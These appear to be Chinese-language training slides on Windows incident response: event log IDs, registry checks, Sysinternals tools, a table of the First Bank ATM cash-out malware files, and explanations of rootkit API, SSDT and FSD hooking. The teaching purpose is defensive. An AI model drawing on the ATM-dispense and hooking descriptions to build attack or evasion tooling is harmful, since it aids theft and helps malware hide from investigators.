\\HKEY_LOCAL_MACHINE\SAM\SAM

\\HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users

- 無法讀寫或修改權限時，可以確認主機已經遭到攻擊

練習

- 回復到乾淨VM
- 收集使用者狀態
- 檢查以下程式的使用者狀態
 - ▶ useradd.bat
- 檢查目的
 - ▶ 比對使用者狀態

Event Log

- Evt(Windows XP/2003) 、 Evtx(Windows 7/2008)
 - ▶ Application
 - ▶ Security
 - ▶ System
- 建議事先開啟檔案稽核
- 修改安全性原則

Event Log 常見蒐查目標

- 調整時間值(Security Event ID 520) 超過1天
- 讀寫 C\$, D\$, E\$..的事件 (Security Event ID 5140)
- 程式執行失敗，例如安裝核心驅動程式失敗(System Event ID 7045)
- 登入遠端RDP失敗(System Event ID 10006)
- 指定的目錄被寫入檔案

遠端讀寫檔案

```
Examples of 5140

A network share object was accessed.

Subject:

    Security ID:  ACME-FR\Administrator
    Account Name:  Administrator
    Account Domain: ACME-FR
    Logon ID:      0x74a739

Network Information:

    Source Address: 10.42.42.221
    Source Port:   65097

Share Name:  \\*\Dharma Initiative Protocols
```

● Event ID 5140

- ▶ 列出所有讀寫 C\$, D\$, E\$..的事件，串查登入主機當時的所有登入者

登入桌面

- 列出遠端登入桌面的來源和使用帳號

- ▶ Application event ID : 4001

- 登入事件，但正常事件可能很多，難以區分

- 相關事件

- ▶ Application event ID :9003

- DWM(Desktop Window Manager)啟動失敗，代表有登入桌面

- ▶ Application event ID :9009

- DWM結束

- ▶ System event ID:7001

- 客戶經驗改進通知，代表有登入桌面

練習

- 回復到乾淨VM
- 匯入Event Log
- 檢查遠端存取事件


環境資訊蒐集

● 常用蒐集小工具

- ▶ HijackThis-顯示常被惡意植入的目標設定
- ▶ autoruns – 顯示會隨開機自動啟動的程式
- ▶ msconfig – 顯示開機設定

檔案分析—動態程式查找

動態程式查找



一銀ATM盜領案

檔名	大小	雜湊值	研判功能
cnginfo.exe	52KB	MD5 : C0105ADA8686DC537 A64919C73A18DB7 SHA1 : 04DAA15196BEE6936 90F530D32D4ACE5FB 14F03F	顯示 ATM 內部資料，包含：系統資訊， 卡夾資訊，並可以測試方式開啓吐鈔開 關夾，該程式無對外連線功能。
cngdisp.exe	58KB	MD5 : 658B0502B53F718BD 0611A638DFD5969 SHA1 : D8879121597693AA5 4EDA9F5CF3247D6E9 BC4426	操作 ATM 吐鈔程式： 帶入參數： (1)選擇吐鈔之卡夾槽(slot) (2)吐鈔張數 執行後即可吐出鈔票並將執行結果紀 錄在 displog.txt 中，該程式無對外連線 功能。
cleanup.bat	1KB		爲一個 batch 檔，用以清除上述 2 支程 式。
sdelete.exe	148KB	MD5 : md5,C74673589D5DD 38B6443DA6054B8DD 7A SHA1 : AB48396A0A91AF3A6 D2DD3C71AE635F8D6 94E420	刪除程式，常用於安全刪除資料。

一般查找的可疑目標

- 檔案與服務的名稱
- 檔案與服務的版本與描述
- 檔案時間
- 網路埠
- 執行中程式與狀態列表
- 執行中DLL與狀態列表
- 已開啟服務狀態列表

一般查找方式

● 常用自動工具

▶ SysInternals (Microsoft)

- Process Explorer
- Process Monitor
- Pstools Suite

▶ NirSoft Tools

▶ IceSword

▶ Wsyscheck


▶ HookExplorer、Archon AntiAPIHook、Ring3 APIHookScanner

▶ tasklist /M、listdlls – 檢視dll載入狀態

▶ WhatsHappening – 顯示執行中的行程

Process Explorer

● 檢視當前行程狀態



The screenshot shows the Process Explorer application window. The title bar reads "Process Explorer - Sysinternals: www.sysinternals.com [XP-VM1]". The menu bar includes "File", "Options", "View", "Process", "Find", "Users", and "Help". The main area is a tree view of processes, with a detailed table view on the right. The table has columns for "Process", "PID", "CPU", "Description", and "Company Name". The status bar at the bottom shows "CPU Usage: 3.08%", "Commit Charge: 13.27%", and "Processes: 24".


Process	PID	CPU	Description	Company Name
System Idle Process	0	96.92		
Interrupts	n/a		Hardware Interrupts	
DPCs	n/a		Deferred Procedure Calls	
System	4			
smss.exe	360		Windows NT Session Mana...	Microsoft Corporation
csrss.exe	628		Client Server Runtime Process	Microsoft Corporation
winlogon.exe	652		Windows NT Logon Applica...	Microsoft Corporation
services.exe	696		Services and Controller app	Microsoft Corporation
svchost.exe	868		Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	952		Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	1052		Generic Host Process for Wi...	Microsoft Corporation
wscntfy.exe	1216		Windows Security Center N...	Microsoft Corporation
wuauclt.exe	452		Automatic Updates	Microsoft Corporation
svchost.exe	1148		Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	1260		Generic Host Process for Wi...	Microsoft Corporation
spoolsv.exe	1432		Spooler SubSystem App	Microsoft Corporation
VMwareServic...	1976		VMware Tools Service	VMware, Inc.
alg.exe	892		Application Layer Gateway ...	Microsoft Corporation
lsass.exe	708		LSA Shell (Export Version)	Microsoft Corporation
explorer.exe	1632	1.54	Windows Explorer	Microsoft Corporation
VMwareTray.exe	192		VMwareTray	VMware, Inc.
VMwareUser.exe	228		VMwareUser	VMware, Inc.
ctfmon.exe	292		CTF Loader	Microsoft Corporation
procexp.exe	488	1.54	Sysinternals Process Explorer	Sysinternals
WinSnap.exe				

Process Monitor

● 結合兩種監控工具

▶ Filemon – 檢視檔案讀寫狀態

▶ RegMon – 檢視登錄值讀寫狀態



The screenshot shows the Process Monitor application window with a list of events. The table below represents the data visible in the screenshot.

Seq...	Time of Day	Process Name	PID	Operation	Path	Result	Detail
10	5:02:15.3950438 PM	svchost.exe	1052	Thread Create		SUCCESS	Thread ID: 888
11	5:02:15.4066134 PM	P2P Networkin...	364	RegQueryValue	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND	Length: 144
12	5:02:15.4133104 PM	P2P Networkin...	364	QueryStandardInfo...	C:\Documents and Settings\Administrat...	SUCCESS	AllocationSize: 49,...
13	5:02:15.4148544 PM	P2P Networkin...	364	QueryStandardInfo...	C:\Documents and Settings\Administrat...	SUCCESS	AllocationSize: 49,...
14	5:02:15.4193393 PM	P2P Networkin...	364	QueryStandardInfo...	C:\Documents and Settings\Administrat...	NAME NOT FOUND	Desired Access: R...
15	5:02:15.4243126 PM	trickler_bic...	344	RegOpenKey	HKLM\SOFTWARE\Gator.com\Trickler...	NAME NOT FOUND	Length: 144
16	5:02:15.4245520 PM	trickler_bic_dop...	344	RegQueryValue	HKLM\SOFTWARE\Gator.com\Trickler...	NAME NOT FOUND	Length: 144
17	5:02:15.4257499 PM	trickler_bic_dop...	344	RegCloseKey	HKLM\SOFTWARE\Gator.com\Trickler...	SUCCESS	
18	5:02:15.4260650 PM	trickler_bic_dop...	344	RegOpenKey	HKLM\software\GatorTest\Trickler...	NAME NOT FOUND	Desired Access: R...
19	5:02:15.4261991 PM	trickler_bic_dop...	344	RegOpenKey	HKLM\software\GatorTest\Trickler...	NAME NOT FOUND	Desired Access: R...
41	5:02:15.4645730 PM	YourScreen.exe	612	CreateFile	C:\Documents and Settings\Administrat...	SUCCESS	Desired Access: R...
42	5:02:15.4653368 PM	YourScreen.exe	612	QueryDirectory	C:\Documents and Settings\Administrat...	NO SUCH FILE	Filter: YourScreen.flg
43	5:02:15.4659366 PM	YourScreen.exe	612	CloseFile	C:\Documents and Settings\Administrat...	SUCCESS	
64	5:02:15.4939550 PM	YourScreen.exe	612	CreateFile	C:\Documents and Settings\Administrat...	SUCCESS	Desired Access: R...
65	5:02:15.4942159 PM	YourScreen.exe	612	QueryDirectory	C:\Documents and Settings\Administrat...	NO SUCH FILE	Filter: YourScreen...
66	5:02:15.4944729 PM	YourScreen.exe	612	CloseFile	C:\Documents and Settings\Administrat...	SUCCESS	
68	5:02:15.5740844 PM	P2P Networkin...	364	RegQueryValue	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND	Length: 144
69	5:02:15.5754326 PM	P2P Networkin...	364	QueryStandardInfo...	C:\Documents and Settings\Administrat...	SUCCESS	AllocationSize: 49,...
70	5:02:15.5762070 PM	P2P Networkin...	364	QueryStandardInfo...	C:\Documents and Settings\Administrat...	SUCCESS	AllocationSize: 49,...
71	5:02:15.5780134 PM	P2P Networkin...	364	CreateFile	C:\WINDOWS\system32\P2P Networki...	NAME NOT FOUND	Desired Access: R...
74	5:02:15.5943387 PM	YourScreen.exe	612	CreateFile	C:\Documents and Settings\Administrat...	SUCCESS	Desired Access: R...
75	5:02:15.5945979 PM	YourScreen.exe	612	QueryDirectory	C:\Documents and Settings\Administrat...	NO SUCH FILE	Filter: YourScreenE...
78	5:02:15.6166164 PM	Explorer.EXE	2004	QueryOpen	C:\Documents and Settings\Administrat...	SUCCESS	CreationTime: 4/4/...
79	5:02:15.6189854 PM	Explorer.EXE	2004	CreateFile	C:\Documents and Settings\Administrat...	SUCCESS	Desired Access: E...
81	5:02:15.6203682 PM	Explorer.EXE	2004	QueryStandardInfo...	C:\Documents and Settings\Administrat...	SUCCESS	AllocationSize: 2,2...
85	5:02:15.6218343 PM	Explorer.EXE	2004	CloseFile	C:\Documents and Settings\Administrat...	SUCCESS	
87	5:02:15.6267908 PM	lsass.exe	484	RegOpenKey	HKLM\SECURITY\Policy	SUCCESS	Desired Access: R...
88	5:02:15.6269582 PM	lsass.exe	484	RegOpenKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS	Desired Access: R...
89	5:02:15.6271141 PM	lsass.exe	484	RegQueryValue	HKLM\SECURITY\Policy\SecDesc\D...	BUFFER OVERFL...	Length: 12
90	5:02:15.6272814 PM	lsass.exe	484	RegCloseKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS	
91	5:02:15.6273732 PM	lsass.exe	484	RegOpenKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS	Desired Access: R...
92	5:02:15.6275272 PM	lsass.exe	484	RegQueryValue	HKLM\SECURITY\Policy\SecDesc\D...	SUCCESS	Type: REG_NONE

Showing 1,804 of 4,265 events (42%)

SysInternals

- 常用

- ▶ PSTools Suite

- ▶ Autoruns

- ▶ ProcessExplorer

- ▶ Process Monitor (FileMon+RegMon)


- ▶ TCPView

Pstools 工具包

- PsExec – 遠端執行程式
- PsFile – 顯示被遠端開啟的檔案
- PsGetSid – 顯示主機或使用者的SID
- PsKill – 移除程式行程
- PsInfo – 檢視系統資訊
- PsList – 檢視程式行程
- PsLoggedOn – 檢視本機與遠端登入者
- PsLogList – 傾印事件檢視器記錄
- PsPasswd – 修改帳號密碼
- PsService – 檢視與控制服務
- PsShutdown – 關閉主機
- PsSuspend – 暫停行程

API Hook

- 一般程式會呼叫系統API進行工作。Hook就是在呼叫系統API前，先讓程式呼叫到惡意函數，執行完後再跳回系統API繼續動作。
- 最基本的Hook User32.dll：
HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Windows\Appinit_Dlls



SSDT

- System Services Descriptor Table

- ▶ Ring0區，儲存各函數的位址
- ▶ 可用以攔截Windows的操作。防毒程式經常利用攔截病毒，惡意程式經常利用躲避調查。

- SSDT Hook

- ▶ 原本使用ntoskrnl.exe執行的操作，被第三方程式介入，亦即把位址改成自己，處理完再丟回給ntoskrnl.exe

- INLINE SSDT HOOK

- ▶ 不是改對應位置，是改函數本身，先跳轉自己，處理完再丟回

- Rootkit例：NtDeleteFile Hook – 防殺


FSD

- 檔案系統驅動程式(File System Driver)

- ▶ 例：File System Filter Driver：防毒、加解密、檔案讀寫監控

- FSD Inline Hook

- ▶ 讀寫檔案時先經過惡程式處理




Wsyscheck

The screenshot shows the Wsyscheck application window with the following components:

- Menu Bar:** 軟體設定(S) 工具(Y)
- Sub-menu (Tools):**
 - ✓ 簡潔顯示模組和服務(Y)
 - 驗證微軟檔案簽署(W)
 - 禁止處理序與檔案建立(X)
 - 刪除檔案前備份檔案(Y)
 - 刪除檔案後鎖定(Z)
- Main Table:**

id	EPROC...	PPid	映像路徑	記憶體	檔案廠商
1144	89B5A...	4	\SystemRoot\System32\smss.exe	460K	Microso...
1208	8A55C...	1144	\\?C:\WINDOWS\system32\csrss.exe	10728K	Microso...
1240	8A54C...	1144	\\?C:\WINDOWS\system32\winlogon.exe	2544K	Microso...
1284	8A65D...	1240	C:\WINDOWS\system32\services.exe	3940K	Microso...
1296	8A58F...	1240	C:\WINDOWS\system32\lsass.exe	2880K	Microso...
1500	8A57E9...	1284	C:\WINDOWS\system32\svchost.exe	4640K	Microso...
1548	8A563...	1284	C:\WINDOWS\system32\svchost.exe	5164K	Microso...
512	89A477...	1284	C:\WINDOWS\system32\svchost.exe	26332K	Microso...
580	89A459...	1284	C:\WINDOWS\system32\svchost.exe	3872K	Microso...
808	89A1C...	1284	C:\WINDOWS\system32\spoolsv.exe	5512K	Microso...
860	89A28...	1284	C:\Program Files\Avira\AntiVir Desktop\sched.exe	404K	Avira G...
956	89A09...	1284	C:\WINDOWS\system32\svchost.exe	3724K	Microso...
1044	89A124...	1284	C:\Program Files\Avira\AntiVir Desktop\avguard.exe	13388K	Avira G...
1056	89A0B...	1284	C:\Program Files\Common Files\Apple\Mobile Device ...	3748K	Apple Ir...
1600	899E42...	1284	C:\Program Files\Java\jre6\bin\jqs.exe	2364K	Sun Mic...
548	89981860	1284	C:\WINDOWS\system32\svchost.exe	4620K	Microso...
- Status Bar:** WangSea 20080223

Wsyscheck

